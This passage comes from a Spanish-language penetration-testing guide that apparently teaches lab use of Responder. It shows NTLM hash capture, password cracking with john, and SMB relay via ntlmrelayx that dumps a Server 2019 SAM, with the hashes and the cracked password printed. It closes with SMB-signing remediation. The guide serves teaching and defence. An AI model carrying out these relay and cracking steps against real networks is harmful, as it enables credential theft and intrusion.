


Podemos ver que se ha recibido el hash Net NTLMv2 del equipo Windows 10



Debemos diferenciar este hash con el NTLMv1, para ello podemos hacer la misma prueba, pero consultando el recurso que no existe desde nuestro Servidor, vemos que recibimos el hash NTLMv1 que se encuentra habilitado en este equipo.

Podemos encontrar el historial de todos los hashes que hemos capturado en Responder.db:



Una vez teniendo estos hashes podemos intentar crackear la contraseña usando hashcat o john:

```
└─$ john --format=netntlmv2 --wordlist=~/OSCP/wordlists/rockyou.txt test.hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Examen123.       (test)
1g 0:00:00:00 DONE (2021-12-30 19:36) 12.50g/s 870400p/s 870400c/s 870400C/s diaper..030979
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Explotación NTLMRelay:

Modificamos el archivo Responder.conf, deshabilitamos HTTP y SMB

```
~/Responder 〉master
nano /root/Responder/Responder.conf
```

```
; Servers to start
SQL        = On
SMB        = Off
RDP        = On
Kerberos   = On
FTP        = On
POP        = On
SMTP       = On
IMAP       = On
HTTP       = Off
HTTPS      = On
DNS        = On
LDAP       = On
DCERPC     = On
WINRM      = On
SNMP       = Off
MQTT       = On
```

Volcado SAM clásico Retransmisión SMB mediante Responder y NTLMrelayx.

Usuario Administrador

```
~/Responder 〉master !1
python3 Responder.py -I eth0
```


```
~/Responder 〉master !1
ntlmrelayx.py -t smb://192.168.0.25 -smb2support
```


Por defecto, si se detectan privilegios de administrador, se realiza un volcado de la SAM del equipo. En este caso, hemos dirigido el ataque hacia un Server 2019.

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Received connection from 192.168.0.27, attacking target smb://192.168.0.25
[*] Authenticating against smb://192.168.0.25 as EXAMEN/ADMINISTRADOR SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xed77e004bfccdbd365f7d687bb5f5487
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrador:500:aad3b435b51404eeaad3b435b51404ee:cfae279a292213ad9968334a452e6b8a:::
[*] All targets processed!
[*] SMBD-Thread-7 (process_request_thread): Connection from 192.168.0.27 controlled, but there are no more targets left!
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:74ba145c30b7fbb6d4cc43b3ae9fe5cc:::
test$:1000:aad3b435b51404eeaad3b435b51404ee:cfae279a292213ad9968334a452e6b8a:::
[*] Done dumping SAM hashes for host: 192.168.0.25
[*] Stopping service RemoteRegistry
[*] All targets processed!
```

7. Remediación de ataques SMBRelay y NTLMRelay

Firmar comunicaciones SMB y LDAP a través de GPO del dominio





```
PS C:\Users\Administrador> Get-SmbClientConfiguration | FL RequireSecuritySignature

RequireSecuritySignature : True
```

Comprobamos usando netexec que las comunicaciones estén firmadas:

```
└─# netexec smb 100.66.1.74
SMB         100.66.1.74     445    DESKTOP          [*] Windows 10 / Server 2019 Build 19041 x64 (name:DESK
TOP) (domain:examen.local) (signing:True) (SMBv1:False)
```

Autor de esta guía

Julián Delgado – Head of Offensive Security & MDR

Julián es un experto en ciberseguridad, especializado en seguridad ofensiva y respuesta ante incidentes. Lidera equipos de Red Team y MDR en Factum Information Technologies y es docente en el Máster de Ciberseguridad de iFP, donde enseña hacking ético, pentesting y CTF.

Ver más contenido de este autor

Puedes encontrar más contenido como este en www.cylum.tech

Cylum

CYBERSECURITY AS A SERVICE

Simplificamos la ciberseguridad

Soluciona tus necesidades de ciberseguridad, protégete ante los riesgos digitales. Cumple con la regulación.

Personal Experto

Tecnología

Cumplimiento normativo

Protección 24x7